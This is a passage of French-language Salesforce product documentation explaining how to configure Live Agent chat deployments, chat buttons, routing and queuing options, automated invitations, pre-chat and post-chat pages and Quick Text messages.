| `Permet aux visiteurs d'enregistrer des transcriptions` | Indique si les clients peuvent enregistrer des copies de leur transcription de chat après une discussion avec un agent. |
| `Autoriser l'accès à l'API préalable au chat` | Indique si les développeurs peuvent accéder à et mettre en oeuvre l'API de pré-chat.<br>ATTENTION: L'API de pré-chat permet aux développeurs d'accéder aux informations parfois confidentielles que les clients saisissent dans les formulaires préalables au chat, notamment le nom et l'adresse e-mail des clients. |
| `Domaines autorisés` | Détermine les domaines qui peuvent héberger le déploiement.<br>Lors de l'utilisation de domaines autorisés :<br>• Répertoriez autant de domaines que nécessaire, mais un seul par ligne.<br>• Utilisez uniquement le domaine et le sous-domaine. Par exemple, utilisez xyz.domaine.com, domaine.com ou www.domaine.com. N'incluez pas http:// ni des mappages avec des pages spécifiques au sein d'un domaine, par exemple domaine.com/page.<br>• Pensez à spécifier tous les domaines que vous autorisez à héberger le déploiement. |

| Paramètre | Action |
| --- | --- |
| | • Pour pouvoir utiliser le déploiement dans n'importe quel domaine, laissez le champ Domaines autorisés vide. |
| `Activer les expirations personnalisées` | Indique si un message d'avertissement et d'expiration sont activés pour l'agent lorsque le client est inactif dans un chat. |
| `Délai avant avertissement d'une connexion inactive` | La durée (en secondes) pendant laquelle le client peut rester inactif ou déconnecté avant l'envoi d'un message à l'agent. La valeur par défaut est de 40 secondes. |
| `Délai avant expiration d'une connexion inactive` | La durée (en secondes) pendant laquelle le client peut rester inactif ou déconnecté avant la fin du chat. La valeur par défaut est de 110 secondes. |

### Marque de la fenêtre de Chat

Vous pouvez également personnaliser vos fenêtres de chat avec vos propres images, en associant votre déploiement à un site Force.com et à ses ressources statiques.

| Paramètre | Action |
| --- | --- |
| `Site d'image de la marque` | Détermine le site Force.com qui est associé au déploiement.<br>En associant votre déploiement à un site Force.com, vous pouvez le personnaliser avec des images de votre marque. Stockez les images de votre marque en tant que ressources statiques dans votre site Force.com. |
| `Image de la marque de la fenêtre de Chat` | Définit le graphisme personnalisé qui s'affiche dans la fenêtre de chat du client. |
| `Image de la marque de la fenêtre de Chat Mobile` | Définit le graphisme personnalisé qui s'affiche dans la fenêtre de chat du client lorsqu'il accède au chat à partir d'un site mobile. |

## Domaines autorisés et déploiements Live Agent

Pour améliorer la sécurité et réduire le nombre de requêtes de chat illégitimes que vous recevez, utilisez l'option des domaines autorisés lors de la création d'un déploiement Live Agent. Notez les points ci-dessous lors de l'utilisation de domaines autorisés.

- Répertoriez autant de domaines que nécessaire, mais un seul par ligne.
- Utilisez uniquement le domaine et le sous-domaine,par exemple, xyz.domaine.com, domaine.com ou www.domaine.com. N'incluez pas http:// ni des mappages avec des pages spécifiques au sein d'un domaine, par exemple domaine.com/page.
- Spécifiez tous les domaines que vous souhaitez autoriser pour héberger le déploiement.
- Pour pouvoir utiliser le déploiement dans n'importe quel domaine, laissez le champ Domaines autorisés vide.

## Création de boutons de chat

Créez des boutons de chat pour permettre aux clients de demander un chat avec un agent directement depuis votre site Web.

Avant de pouvoir créer des boutons de chat, vous devez :

- Créer des compétences. Chaque bouton de chat est associé à une compétence ou à un ensemble de compétences spécifique afin d'orienter les chats initiés par le bouton vers les agents appropriés.
- Créez un site Force.com et des ressources statiques afin d'utiliser des images personnalisées pour les versions en ligne et hors ligne de votre bouton. Si vous n'avez pas de site Force.com, vous pouvez spécifier des images de bouton en ligne et hors ligne ou du texte en modifiant le code généré lors de la création du bouton.

Vous devez créer les boutons sur lesquels les visiteurs cliquent pour lancer des chats. Comme un déploiement, un bouton est composé de plusieurs lignes de script Java que vous copiez et collez dans des pages Web. Un seul déploiement peut avoir plusieurs boutons. Chaque bouton permet d'affiner l'expérience de chat des visiteurs. Par exemple, votre déploiement de service peut avoir des boutons pour les problèmes d'ordinateur de bureau, d'ordinateur portable ou de tablette. Chaque bouton est mappé avec une compétence ou un ensemble de compétences afin de garantir que les requêtes des visiteurs sont orientées uniquement vers les agents compétents pour résoudre leurs problèmes.

1. Dans Configuration, saisissez *`Buttons de chat`* dans la case `Recherche rapide`, puis sélectionnez **Boutons de chat et invitations**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le bouton de chat dans le champ `Type`.
4. Choisissez les paramètres restants pour votre bouton de chat.
5. Cliquez sur **Enregistrer**.
6. Copiez le code du bouton et collez-le sur toutes les pages Web dans lesquelles vous avez déployé Live Agent. Assurez-vous de coller le code à l'emplacement de la page où vous souhaitez afficher le bouton.

   Conseil: Le code change à chaque modification. Par conséquent, pensez à copier-coller le code à chaque mise à jour du bouton.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et personnaliser des boutons de chat :

- Personnaliser l'application

## Paramètres des boutons de chat

Ces paramètres contrôlent le comportement des boutons de chat que les clients utilisent pour interagir avec les agents.

Appliquez les paramètres lorsque vous créez ou modifiez un bouton de chat Live Agent.

### Informations de base

Configurez les fonctionnalités de base disponibles dans un bouton de chat Live Agent particulier.

| Paramètre | Action |
|---|---|
| `Type` | Détermine le type du bouton que vous souhaitez créer.<br>ATTENTION: Lorsque vous créez un bouton de chat à héberger sur votre site Web, définissez cette option sur Bouton de chat. |
| `Nom` | Nom du bouton de chat.<br>Le nom de ce bouton, ou une version du nom, devient automatiquement le `Nom du développeur`. |
| `Nom du développeur` | Définit le nom d'API du bouton de chat. |
| `Langue` | Définit la langue par défaut du texte de la fenêtre de chat. |
| `Activer l'expiration client` | Indique si les chats se terminent lorsque le client ne répond pas sous un délai spécifié. |
| `Expiration client (secondes)` | Spécifie le délai dont dispose un client pour répondre au message d'un agent avant la fin de la session. Le décompte s'arrête lorsque le client envoie un message. Le décompte est réinitialisé sur 0 chaque fois que l'agent envoie un message. |
| `Avertissement d'expiration client (secondes)` | Définit le délai dont dispose un client pour répondre au message d'un agent avant l'affichage d'un avertissement et le déclenchement du décompte d'un minuteur. L'avertissement s'efface (et le minuteur s'arrête) chaque fois que le client envoie un message. L'avertissement s'efface (et le minuteur est réinitialisé sur 0) chaque fois que l'agent envoie un message. La valeur d'avertissement doit être inférieure à la valeur d'expiration (nous recommandons au moins 30 secondes). |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Paramètre | Action |
| --- | --- |
| `Nom personnalisé de l'agent` | Définit le nom de l'agent tel que les clients l'affichent dans la fenêtre de chat. |
| `Salutation automatique` | Définit un message d'accueil personnalisé qui est automatiquement envoyé au client lorsqu'un agent accepte sa demande de chat.<br>Vous pouvez également utiliser des champs de fusion pour personnaliser les informations de votre message à l'aide de l'outil Champs de fusion disponibles. Par exemple, vous pouvez personnaliser l'expérience de chat en utilisant des champs de fusion pour inclure le nom du client dans le message.<br>Remarque: Si vous spécifiez un message d'accueil automatique dans votre configuration Live Agent et dans un bouton de chat individuel, le message associé au bouton de chat remplace le message associé à votre configuration. |

### Informations d'acheminement

Configurez comment le bouton ou l'invitation achemine les chats vers l'agent le plus compétent.

| Paramètre | Action |
| --- | --- |
| `Type de routage` | Définit l'acheminement des chats vers un agent. |
| `Compétences` | Associe des compétences au bouton. Les demandes de chat entrantes provenant du bouton sont acheminées vers les agents qui possèdent les compétences correspondantes. |
| `Activer la file d'attente` | Indique que la mise en file d'attente est activée. La mise en file d'attente permet aux demandes de chat entrantes de patienter dans une file d'attente avant qu'un agent compétent les accepte. |
| `Taille de la file d'attente par agent` | Détermine la capacité de la file d'attente pour le stockage des demandes de chat par agent disponible. Pour l'acheminement Live Agent ou lorsque la taille des chats est de 1, indique le nombre de chats qui peuvent être mis en file d'attente pour chaque agent. |
| `Taille totale de la file d'attente` | Détermine la capacité de la file d'attente pour le stockage des demandes de chat. Pour l'acheminement Live Agent ou lorsque la taille des chats est de 1, indique le nombre de chats qui peuvent être mis en file d'attente. |

### Personnalisation du bouton de chat

Vous pouvez également personnaliser votre bouton de chat avec vos propres images, en associant votre déploiement à un site Force.com et à ses ressources statiques.

| Paramètre | Action |
| --- | --- |
| `Site de ressources` | Détermine le site Force.com qui est associé au bouton de chat. En associant votre bouton à un site Force.com, vous pouvez le personnaliser avec des images de votre marque. Stockez les images de votre marque en tant que ressources statiques dans votre site Force.com. |
| `Image en ligne` | Définit le graphisme du bouton personnalisé affiché lorsque le bouton de chat n'est pas disponible. |
| `Image hors ligne` | Définit le graphisme du bouton personnalisé affiché lorsque le bouton de chat est disponible pour les clients qui demandent de nouveaux chats. |
| `Page de chat personnalisée` | Remplace la fenêtre de chat standard de Live Agent par la page de fenêtre de chat personnalisée que vous avez développée. Sélectionnez cette option uniquement si vous souhaitez utiliser une fenêtre de chat différente de celle fournie par défaut par Live Agent. |
| `Page de formulaire préalable au chat` | Dirige Live Agent vers la page Force.com qui héberge votre formulaire de pré-chat personnalisé que les clients affichent avant de commencer un chat avec un agent. |
| `URL de formulaire préalable au chat` | Dirige Live Agent vers l'URL de la page Web qui héberge votre formulaire de pré-chat. |
| `Page postérieure au chat` | Dirige Live Agent vers votre page de post-chat personnalisée que les clients affichent après un chat. |
| `URL de la page postérieure au chat` | Dirige Live Agent vers l'URL de la page Web qui héberge votre page de post-chat. |

## Options d'acheminement des chats

Les options d'acheminement dans Live Agent permettent de spécifier comment les requêtes de chat entrantes sont orientées vers des agents.

| Option d'acheminement | Description |
|---|---|
| `Choix` | Les demandes de chat entrantes sont ajoutées à la file d'attente de Live Agent dans la Salesforce Console et sont disponibles pour tous les agents qui possèdent de la compétence requise. |
| `Le moins actif` | Les chats entrants sont acheminés vers l'agent compétent qui a le moins grand nombre de chats actifs.<br>Cette option est automatique, ce qui signifie que les chats entrants sont acheminés « ou envoyés automatiquement » vers les agents. Vous pouvez spécifier le délai dont dispose un agent pour répondre à une demande de chat avant qu'elle soit orientée vers l'agent disponible et qualifié suivant. |
| `Le plus disponible` | Les chats entrants sont acheminés vers l'agent compétent qui montre la différence la plus importante entre la capacité de chat et les sessions de chat actives. Par exemple, si l'Agent A et l'Agent B ont chacun une capacité de chat de 5, et que l'Agent A a trois sessions de chat actives alors que l'Agent B en a une seule, les chats entrants sont acheminés vers l'Agent B.<br>Cette option est automatique, ce qui signifie que les chats entrants sont acheminés « ou envoyés automatiquement » vers les agents. Vous pouvez spécifier le délai dont dispose un agent pour répondre à une demande de chat avant qu'elle soit orientée vers l'agent disponible et qualifié suivant. |
| `Omni` | Les chats entrants sont acheminés vers les agents en utilisant les files d'attente Omni-Channel (bêta). |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Option de mise en file d'attente des chats

Les options de mise en file d'attente dans Live Agent permettent de contrôler le traitement des requêtes de chat entrantes lorsqu'aucun agent n'est disponible.

Pour chaque bouton ou invitation de chat Live Agent que vous créez, vous pouvez activer la mise en file d'attente afin de placer les requêtes de chat entrantes en attente si aucun agent compétent n'est disponible pour les accepter. Vous pouvez également spécifier le nombre maximal de requêtes dans une file d'attente. L'activation des files d'attente et la définition de limites vous permettent de contrôler le traitement des requêtes de chat entrantes ce qui aide les agents à gérer les chats en attente.

En activant la mise en file d'attente, votre société peut accepter des requêtes de chat entrantes même lorsque les agents sont occupés, et vous pouvez spécifier le nombre maximal de requêtes à accepter. Cette fonctionnalité permet aux agents de travailler efficacement et de limiter les délais d'attente des clients avant un chat.

Le fonctionnement de la file d'attente des chats est contrôlé par les options d'acheminement des chats. Les options d'acheminement sont définies via votre bouton de chat ou une invitation automatisée. Pour plus d'informations sur l'acheminement des chats vers les agents appropriés, reportez-vous à Options d'acheminement des chats.

Examinons comment les options de mise en file d'attente et d'acheminement fonctionnent ensemble :

| Option de mise en file d'attente | Avec cette option d'acheminement | Résultats |
|---|---|---|
| La mise en file d'attente n'est pas activée | `Choix` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes, sauf si aucun agent compétent n'est disponible ou si tous les agents en ligne sont occupés.<br>• Les requêtes de chat entrantes sont ajoutées au widget Live Agent.<br>• Lorsque des agents sont disponibles pour de nouvelles sessions de chat, ils peuvent sélectionner des requêtes entrantes dans la liste. |
| La mise en file d'attente n'est pas activée | `Le moins actif` ou `Le plus disponible` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes, sauf si aucun |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| Option de mise en file d'attente | Avec cette option d'acheminement | Résultats |
|---|---|---|
| | | agent compétent n'est disponible ou si tous les agents en ligne sont occupés.<br>• Lorsque des agents sont disponibles pour de nouvelles sessions de chat, les requêtes leur sont transmises. |
| La mise en file d'attente est activée sans limite par agent ou globale | `Choix` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes, sauf si aucun agent compétent n'est disponible.<br>• Les requêtes de chat entrantes sont ajoutées à la liste Requêtes de chat.<br>• Lorsque des agents sont disponibles pour de nouvelles sessions de chat, ils peuvent accepter des requêtes entrantes dans la liste. |
| La mise en file d'attente est activée sans limite par agent ou globale | `Le moins actif` ou `Le plus disponible` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes, sauf si aucun agent compétent n'est disponible.<br>• Lorsque des agents sont disponibles pour de nouvelles sessions de chat, les requêtes leur sont transmises. |
| La mise en file d'attente est activée avec une limite par agent ou globale définie | `Choix` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes sauf si aucun agent compétent n'est disponible ou jusqu'à ce que la limite de la file d'attente soit atteinte. Les utilisateurs voient ensuite la version hors ligne du bouton tant que des sessions de chat plus anciennes ne sont pas terminées.<br>• Les requêtes de chat entrantes sont ajoutées à la file d'attente, jusqu'à ce que la limite par agent ou globale soit atteinte. A ce stade, aucune autre requête n'est acceptée tant que des sessions de chat plus anciennes ne sont pas terminées. |

| Option de mise en file d'attente | Avec cette option d'acheminement | Résultats |
| --- | --- | --- |
| | | • Lorsque des agents sont disponibles pour de nouvelles sessions de chat, ils peuvent accepter des requêtes entrantes dans la liste. |
| La mise en file d'attente est activée avec une limite par agent ou globale définie | `Le moins actif` ou `Le plus disponible` | • Les utilisateurs affichent la version en ligne de votre bouton de chat et peuvent soumettre de nouvelles requêtes sauf si aucun agent compétent n'est disponible ou jusqu'à ce que la limite de la file d'attente soit atteinte. Dans ces situations, les utilisateurs affichent la version en ligne du bouton jusqu'à ce que les anciennes sessions de chat soient terminées et qu'un agent soit disponible.<br>• Les requêtes de chat entrantes sont ajoutées à la file d'attente, jusqu'à ce que la limite par agent ou globale soit atteinte. A ce stade, aucune autre requête n'est acceptée tant que des sessions de chat plus anciennes ne sont pas terminées.<br>• Lorsque des agents sont disponibles pour de nouvelles sessions de chat, les requêtes leur sont transmises. |

## Personnalisation de votre marque Live Agent avec les sites Force.com

Pour personnaliser votre mise en oeuvre Live Agent avec les images de votre marque, utilisez un site Force.com pour charger les images destinées à votre fenêtre et à vos boutons de chat.

Pour personnaliser votre fenêtre et vos boutons de chat, créez un ou plusieurs sites Force.com, puis chargez des images que vous souhaitez utiliser en tant que ressources statiques. Des ressources statiques permettent de charger un contenu que vous référencez dans une page Visualforce. Chaque ressource statique possède sa propre URL que Salesforce utilise pour accéder aux images pendant le chargement de la fenêtre de chat.

1. Créez un site Force.com pour héberger vos images.

   Lors de la création d'un site Force.com pour votre déploiement Live Agent, vous devez renseigner les informations suivantes :

   - L'étiquette et le nom du site
   - Le contact du site
   - La page d'accueil du site actif
   - Un modèle de site

2. Chargez les images de votre marque en tant que ressources statiques.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

# Personnalisation de votre mise en œuvre de Live Agent

Une fois votre mise en oeuvre Live Agent de base configurée, personnalisez-la avec des solutions adaptées à vos agents superviseurs et clients. Live Agent offres plusieurs options de personnalisation de votre mise en oeuvre par déclaration, c.-à-d. sans écriture de code.

### Création d'objets de Live Agent

La première étape pour réaliser et exécuter votre mise en œuvre de Live Agent est de créer les objets nécessaires dans Salesforce.

### Définition de la visibilité pour les utilisateurs de Live Agent

Définissez comment les utilisateurs de Live Agent peuvent afficher l'onglet du superviseur et les sessions Live Agent à l'aide de profils et d'ensembles d'autorisations.

### Définition des options de confidentialité pour les utilisateurs de Live Agent

Protégez vos agents et les clients qu'ils assistent en bloquant les données confidentielles et les visiteurs indésirables.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer Live Agent :

- Personnaliser l'application

Pour créer des profils d'utilisateur ou des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Création d'objets de Live Agent

La première étape pour réaliser et exécuter votre mise en œuvre de Live Agent est de créer les objets nécessaires dans Salesforce.

### Création d'invitations de chat automatisées

Configurez des invitations de chat automatisées qui s'affichent dans des fenêtres contextuelles animées sur votre site Web pour inviter les clients à discuter avec un agent.

### Formulaires de pré-chat et pages de post-chat

Les formulaires pré-chat et les pages de post-chat de Live Agent facilitent l'échange d'informations avec les clients qui contactent votre société via un chat.

### Création de messages texte rapide

Les messages Texte rapide permettent aux agents d'inclure des notes prédéfinies dans les mises à jour de requêtes, et d'envoyer aux clients des réponses types sans avoir à les saisir à chaque fois. Créez des messages personnalisés que vos agents peuvent utiliser pour envoyer des e-mails ou discuter avec des clients.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## Création d'invitations de chat automatisées

Configurez des invitations de chat automatisées qui s'affichent dans des fenêtres contextuelles animées sur votre site Web pour inviter les clients à discuter avec un agent.

Avant de créer des invitations automatisées, vous devez :

- Créer des compétences. Chaque bouton de chat est associé à une compétence ou à un ensemble de compétences spécifique afin d'orienter les chats initiés par le bouton vers les agents appropriés.
- Créez un site Force.com et des ressources statiques afin d'utiliser des images personnalisées pour les versions en ligne et hors ligne de votre bouton. Si vous n'avez pas de site Force.com, vous pouvez spécifier des images de bouton en ligne et hors ligne ou du texte en modifiant le code généré lors de la création du bouton.

Le déclenchement des invitations automatisées peut être défini sur certains critères, par exemple un temps spécifié passé par un client sur une page Web. Les invitations peuvent être associées à des compétences spécifiques, ce qui garantit l'acheminement des clients vers l'agent approprié lorsqu'ils acceptent une invitation de chat.

1. Dans Configuration, saisissez *Boutons de chat et invitations* dans la case Recherche rapide, puis sélectionnez **Boutons de chat et invitations**.
2. Cliquez sur **Nouveau**.
3. Sous Type, sélectionnez Invitation automatisée.
4. Cliquez sur **Enregistrer**.
5. Copiez le code de l'invitation et collez-le sur toutes les pages Web dans lesquelles vous avez déployé Live Agent. Assurez-vous de coller le code à l'emplacement de la page où vous souhaitez afficher l'invitation.

   Conseil: Le code change à chaque modification. Par conséquent, pensez à copier-coller le code à chaque mise à jour de l'invitation.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et personnaliser des invitations de chat automatisées :

- Personnaliser l'application

### Paramètres d'invitation automatisée

Les paramètres d'invitation automatisée contrôlent le comportement des invitations envoyées à vos clients pour les inviter à discuter avec des agents lorsqu'ils visitent votre site Web.

## Paramètres d'invitation automatisée

Les paramètres d'invitation automatisée contrôlent le comportement des invitations envoyées à vos clients pour les inviter à discuter avec des agents lorsqu'ils visitent votre site Web.

Appliquez des paramètres lorsque vous créez ou modifiez une invitation automatisée Live Agent.

### Informations de base

Configurez les fonctionnalités de base disponibles dans un bouton de chat Live Agent particulier.

| Paramètre | Action |
|---|---|
| `Type` | Détermine la création ou non d'un bouton de chat ou d'une invitation automatisée.<br>ATTENTION: Lors de la création d'une invitation de chat automatisée, vous devez définir cette option sur Invitation automatisée. |
| `Actif` | Détermine si l'invitation automatisée est « active » ou si elle peut être envoyée automatiquement aux clients. |
| `Nom` | Nomme l'invitation.<br>Ce nom, ou une version du nom, devient automatiquement le `Nom du développeur`. |
| `Nom du développeur` | Définit le nom d'API de l'invitation. |
| `Déploiements` | Permet de choisir les déploiements lorsque cette invitation s'affiche. |
| `Langue` | Définit la langue par défaut du texte de la fenêtre de chat. |
| `Activer l'expiration client` | Indique si les chats se terminent lorsque le client ne répond pas sous un délai spécifié. |
| `Expiration client (secondes)` | Spécifie le délai dont dispose un client pour répondre au message d'un agent avant la fin de la session. Le décompte s'arrête lorsque le client envoie un message. Le décompte est réinitialisé sur 0 chaque fois que l'agent envoie un message. |
| `Avertissement d'expiration client (secondes)` | Définit le délai dont dispose un client pour répondre au message d'un agent avant l'affichage d'un avertissement et le déclenchement du décompte d'un minuteur. L'avertissement s'efface (et le minuteur s'arrête) chaque fois que le client envoie un message. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

| Paramètre | Action |
| --- | --- |
| | L'avertissement s'efface (et le minuteur est réinitialisé sur 0) chaque fois que l'agent envoie un message. La valeur d'avertissement doit être inférieure à la valeur d'expiration (nous recommandons au moins 30 secondes). |
| `Nom personnalisé de l'agent` | Définit le nom de l'agent tel que les clients l'affichent dans la fenêtre de chat. |
| `Salutation automatique` | Définit un message de salutation personnalisé que le client reçoit lorsqu'un agent accepte sa demande de chat dans une invitation.<br>Vous pouvez également utiliser des champs de fusion pour personnaliser les informations de votre message à l'aide de l'outil Champs de fusion disponibles. Par exemple, vous pouvez personnaliser l'expérience de chat en utilisant des champs de fusion pour inclure le nom du client dans la salutation.<br>Remarque: Si vous spécifiez un message de salutation automatique dans votre configuration Live Agent et dans une invitation, le message associé à votre invitation remplace celui qui est associé à votre configuration. |

### Informations d'acheminement

Spécifiez comment cette invitation achemine les chats vers l'agent le plus compétent.

| Paramètre | Action |
| --- | --- |
| `Type de routage` | Détermine l'acheminement des demandes de chat entrantes émanant de l'invitation vers les agents compétents. |
| `File d'attente` | Sélectionne file d'attente pour cette invitation. |
| `Activer la file d'attente` | Indique que la mise en file d'attente est activée. Ce paramètre permet de placer une demande de chat dans une file en attendant qu'un agent compétent l'accepte. |
| `Taille de la file d'attente par agent` | Détermine la capacité de la file d'attente pour le stockage des demandes de chat par agent disponible. Pour l'acheminement Live Agent ou lorsque la taille des chats est de 1, indique le nombre de chats qui peuvent être mis en file d'attente pour chaque agent. |
| `Taille totale de la file d'attente` | Détermine la capacité de la file d'attente pour le stockage des demandes de chat. Pour l'acheminement Live Agent ou lorsque la taille des chats est de 1, indique le nombre de chats qui peuvent être mis en file d'attente. |
| `Accepter automatiquement les chats` | Indique que les demandes de chat de cette invitation sont automatiquement acceptées par le premier agent disponible. |

### Animation de l'invitation

Personnalisez les animations de l'invitation que vous présentez aux clients.

| Paramètre | Action |
| --- | --- |
| `Temps d'affichage` | Détermine la durée d'affichage de l'invitation pour les clients avant son retrait. |
| `Autoriser un nouveau déclenchement de l'invitation une fois acceptée` | Indique si une invitation peut être renvoyée à un client qui a accepté une invitation précédente. |
| `Autoriser un nouveau déclenchement de l'invitation une fois refusée` | Indique si une invitation peut être renvoyée à un client qui a refusé une invitation précédente. |
| `Animation` | Détermine le type d'animation de votre invitation. Selon l'animation sélectionnée, vous êtes invité(e) à sélectionner l'emplacement d'affichage de l'invitation sur l'écran des clients.<br>Remarque: Les animations ne sont pas restituées pour les agents qui utilisent Internet Explorer versions 9 et inférieur. |

### Personnalisation de l'invitation

Vous pouvez également personnaliser votre invitation avec des images personnalisées en associant votre déploiement à un site Force.com et à ses ressources statiques.

| Paramètre | Action |
| --- | --- |
| `Site de ressources` | Détermine le site Force.com qui est associé à l'invitation. En associant votre invitation à un site Force.com, vous pouvez personnaliser l'invitation avec des images de marques. Stockez les images de votre marque en tant que ressources statiques dans votre site Force.com. |
| `Image d'invitation` | Définit le graphisme du bouton personnalisé qui est affiché pour cette invitation. |
| `Page de chat personnalisée` | Remplace la fenêtre de chat standard de Live Agent par la page de fenêtre de chat personnalisée que vous avez développée. Sélectionnez cette option uniquement si vous souhaitez utiliser une fenêtre de chat différente de celle fournie par défaut par Live Agent. |
| `Page de formulaire préalable au chat` | Dirige Live Agent vers la page Force.com qui héberge votre formulaire de pré-chat personnalisé que les clients affichent avant de commencer un chat avec un agent. |
| `URL de formulaire préalable au chat` | Dirige Live Agent vers l'URL de la page Web qui héberge votre formulaire de pré-chat. |

| Paramètre | Action |
| --- | --- |
| `Page postérieure au chat` | Dirige Live Agent vers votre page de post-chat personnalisée que les clients affichent après un chat. |
| `URL de la page postérieure au chat` | Dirige Live Agent vers l'URL de la page Web qui héberge votre page de post-chat. |

#### Règle d'envoi

Créez des règles d'envoi pour votre invitation afin de déterminer le déclenchement et l'envoi de l'invitation aux clients. Vous pouvez inclure plusieurs critères dans votre règle d'envoi. Si votre règle d'envoi nécessite une logique plus complexe, vous pouvez également lui appliquer des opérateurs booléens.

| Paramètre | Action |
| --- | --- |
| `Critères` | Définit les critères que la règle d'envoi doit évaluer. Par exemple, vous pouvez créer une règle qui envoie l'invitation en fonction du nombre de secondes d'affichage d'une page Web par un client. |
| `Opérateur` | Définit l'opérateur utilisé pour évaluer vos critères. Par exemple, vous pouvez créer une règle qui envoie l'invitation lorsque le temps passé par un client sur une page dépasse le nombre de secondes spécifié. |
| `Valeur` | Définit la valeur utilisée pour évaluer la formule. Par exemple, vous pouvez créer une règle qui envoie l'invitation lorsqu'un client passe plus de 30 secondes sur une page. |

## Formulaires de pré-chat et pages de post-chat

Les formulaires pré-chat et les pages de post-chat de Live Agent facilitent l'échange d'informations avec les clients qui contactent votre société via un chat.

Les formulaires de pré-chat et les pages de post-chat offrent une méthode normalisée de collecte d'informations auprès des clients qui contactent votre société via un chat. Ces formulaires et ces pages offrent également une méthode normalisée de partage d'informations avec les clients une fois les sessions de chat terminées. Ces formulaires et ces pages permettent en outre de personnaliser l'expérience de chat de vos utilisateurs.

Ils permettent de collecter des informations auprès d'un client, notamment le nom ou la description du problème, lorsque le client a demandé un chat avec un agent. Ces informations peuvent vous aider à orienter efficacement les demandes de chat et à réduire le temps que les agents consacrent au recueil d'informations avant de lancer une session de chat. Vous pouvez également utiliser ces informations pour personnaliser l'expérience d'un client qui discute avec un agent, par exemple en ajoutant le prénom du client à la fenêtre de chat.

Les pages de post-chat permettent de partager des informations avec les clients une fois la session de chat terminée. Par exemple, vous pouvez diriger vos clients vers une autre page Web après un chat avec un agent et les orienter vers une enquête de satisfaction.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Pour créer des formulaires de pré-chat et les pages de post-chat, vous devez les programmer en utilisant les API de Live Agent. Pour plus d'informations sur la création de formulaires de pré-chat et des pages de post-chat personnalisés, reportez-vous au guide *Live Agent Developer's Guide* (en anglais uniquement).

## Création de messages texte rapide

Les messages Texte rapide permettent aux agents d'inclure des notes prédéfinies dans les mises à jour de requêtes, et d'envoyer aux clients des réponses types sans avoir à les saisir à chaque fois. Créez des messages personnalisés que vos agents peuvent utiliser pour envoyer des e-mails ou discuter avec des clients.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des messages Texte rapide :

- Créer, Lire, Modifier et Supprimer sur le Texte rapide

1. Cliquez sur l'onglet **Texte rapide**.
2. Cliquez sur **Nouveau**.
3. Si vous avez plusieurs types d'enregistrement Texte rapide, sélectionnez-en un pour le nouveau message, puis cliquez sur **Continuer**.
4. Saisissez un nom de message.
5. Rédigez le message.

   Il peut inclure des sauts de ligne, des listes et des caractères spéciaux, et jusqu'à 4 096 caractères.
